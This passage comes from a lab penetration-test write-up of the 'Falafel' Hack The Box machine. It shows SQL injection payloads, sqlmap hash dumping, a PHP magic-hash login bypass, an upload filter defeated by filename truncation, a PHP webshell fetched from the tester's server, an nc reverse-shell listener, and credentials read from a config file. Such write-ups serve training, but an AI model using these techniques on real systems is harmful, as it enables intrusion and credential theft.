
The tester attempted basic SQL injection payloads. `' OR '1'='1` returned the message: `"Wrong Identification: admin"`, implying that the application was vulnerable to SQL injection, specifically boolean-based blind, and that `admin` was another valid username.



Wrong identification : admin

Figure 6: SQL injection


A login request was captured and saved via Burp Suite to facilitate further analysis and testing with automated tools.



```
POST /login.php HTTP/1.1
Host: falafel.htb
Content-Length: 28
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://falafel.htb
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit
(KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,i
mage/webp,image/apng,*/*;q=0.8,application/signed-excha
0.7
Referer: http://falafel.htb/login.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=leq338uk8qpe0fk09fn90m8m72
Connection: keep-alive

username=admin&password=test
```

Figure 7: BurpSuite request capture saving to file


The tester used sqlmap to automate SQL injection against the captured request. This resulted in successful extraction of the users table, which contained MD5 password hashes for `admin` and `chris`. The hash belonging to `chris` was cracked.



```
Database: falafel
Table: users
[2 entries]
+----+--------+---------------------------------------------+----------+
| ID | role   | password                                    | username |
+----+--------+---------------------------------------------+----------+
| 1  | admin  | 0e462096931906507119562988736854            | admin    |
| 2  | normal | d4ee02a22fc872e36d9e3751ba72ddc8 (juggling) | chris    |
+----+--------+---------------------------------------------+----------+
```

Figure 8: SQLmap prints user table with (cracked) hashes

Upon logging in as `chris`, the application displayed a message referencing the words “juggler” and “juggling,” suggesting the presence of a PHP type juggling vulnerability.




Chris

Juggler by day, Hacker by night

Hey, my name is chris, and I work at the local circus as a juggler. After work, I always eat falafel.
By night, I pentest random websites as a hobby. It's funny how sometimes both the hobby and work have something in common..

Figure 9: Logged in as chris reveals note

PHP type juggling can occur when the application uses loose comparison (==) between a user-supplied value and a stored hash. The tester identified a known “magic” value from public resources that would evaluate as equal to the admin hash, and used this to log in as `admin`.




Magic Hashes

> Magic hashes arise due to a quirk in PHP's type juggling, when comparing string hashes to integers. If a string hash starts with "0e" followed by only numbers, PHP interprets this as scientific notation and the hash is treated as a float in comparison operations.

Hash	"Magic" Number / String	Magic Hash
MD4	gH0nAdHk	0e096229559581069251163783434175
MD4	IiF+hTai	00e90130237707355082822449868597
MD5	240610708	0e462097431906509019562988736854
MD5	QNKCDZO	0e830400451993494058024219903391
MD5	0e1137126905	0e291659922323405260514745084877
MD5	0e215962017	0e291242476940776845150308577824

Figure 10: Hacktricks




Upload via url:

Specify a URL of an image to upload:

Figure 11: Logged in as admin

Once logged in as `admin`, the tester accessed an image upload feature. Direct upload of .php files was restricted, but files with a .php.gif extension were accepted. A note in the `admin` panel hinted at a character limit.




Admin

Falafel lover, Site admin

"Know your limits." -Anonymous

Figure 12: Admin hint


Testing revealed that filenames were truncated at 236 characters. By crafting a filename of `A*232 + .php.gif`, the file name was trimmed server-side such that only the .php extension remained visible, bypassing upload restrictions.



```
┌──(kali㉿kali)-[~/htb/boxes/falafel/www]
└─$ cp shell.php $(python -c 'print("A"*232 + ".php.gif")')

┌──(kali㉿kali)-[~/htb/boxes/falafel/www]
└─$ ls
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.php
.gif
req
shell.php
```


Figure 13: Shell file prepped

A PHP webshell was uploaded through the form. The shell script was served from a simple Python-based webserver to facilitate retrieval.



```
┌──(kali㉿kali)-[~/htb/boxes/falafel/www]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Figure 14: Python http server launched



Upload via url:

Something bad happened:


Invalid URL

Specify a URL of an image to upload:

http://10.10.14.6:8000/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Figure 15: Script uploaded


The tester then started a listener on the host machine to catch the reverse shell once executed.



```
┌──(kali㉿kali)-[~/htb/boxes/falafel/www]
└─$ nc -nlvp 9001
listening on [any] 9001 ...
```

Figure 16: Listener set up


The tester triggered the uploaded webshell via the browser, establishing a reverse shell and gaining command-line access as the `www-data` user on the server.



```
┌──(kali㉿kali)-[~/htb/boxes/falafel/www]
└─$ nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.73] 52250
Linux falafel 4.15.0-213-generic #224-Ubuntu SMP Mon Jun 19 13:30:12 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
 12:14:48 up 56 min,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
yossi    tty1     -                11:18   56:17   0.03s  0.03s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ █
```

Figure 17: Shell as www-data


Post-exploitation enumeration identified two local users on the system: `moshe` and `yossi`.



```
$ ls -la
total 16
drwxr-xr-x  4 root  root  4096 Nov 27  2017 .
drwxr-xr-x 23 root  root  4096 Nov 24  2023 ..
drwx------  4 moshe moshe 4096 Nov 24  2023 moshe
drwx------  4 yossi yossi 4096 Nov 24  2023 yossi
```

Figure 18: Users identified


A configuration file, `connection.php`, located in `/var/www/html`, was found to contain database credentials for the user `moshe`.



```
$ ls -la
total 92
drwxr-x--- 7 root www-data 4096 Sep 13  2022 .
drwxr-xr-x 3 root root     4096 Sep 13  2022 ..
-rwxr-xr-- 1 root www-data   41 Oct 29  2017 .htaccess
drwxr-xr-- 2 root www-data 4096 Oct 29  2017 assets
-rwxr-xr-- 1 root www-data  423 Oct 29  2017 authorized.php
-rwxr-xr-- 1 root www-data  377 Nov 28  2017 connection.php
drwxr-xr-- 2 root www-data 4096 Nov 28  2017 css
-rwxr-xr-- 1 root www-data  804 Nov 27  2017 cyberlaw.txt
-rwxr-xr-- 1 root www-data    0 Nov 27  2017 footer.php
-rwxr-xr-- 1 root www-data 1140 Nov 27  2017 header.php
-rwxr-xr-- 1 root www-data 7335 Aug 13  2015 icon.png
drwxr-xr-- 2 root www-data 4096 Nov 27  2017 images
-rwxr-xr-- 1 root www-data  818 Nov 28  2017 index.php
drwxr-xr-- 2 root www-data 4096 Nov 28  2017 js
-rwxr-xr-- 1 root www-data  752 Oct 29  2017 login.php
-rwxr-xr-- 1 root www-data 1800 Nov 28  2017 login_logic.php
-rwxr-xr-- 1 root www-data  107 Oct 29  2017 logout.php
-rwxr-xr-- 1 root www-data 1913 Nov 28  2017 profile.php
-rwxr-xr-- 1 root www-data   30 Nov 28  2017 robots.txt
-rwxr-xr-- 1 root www-data 6174 Nov 28  2017 style.php
-rwxr-xr-- 1 root www-data 3647 Nov 28  2017 upload.php
drwxrwxr-- 4 root www-data 4096 May 14 12:13 uploads
$ cat connection.php
<?php
   define('DB_SERVER', 'localhost:3306');
   define('DB_USERNAME', 'moshe');
   define('DB_PASSWORD', 'falafelIsReallyTasty');
   define('DB_DATABASE', 'falafel');
   $db = mysqli_connect(DB_SERVER,DB_USERNAME,DB_PASSWORD,DB_DATABASE);
   // Check connection
   if (mysqli_connect_errno())
   {
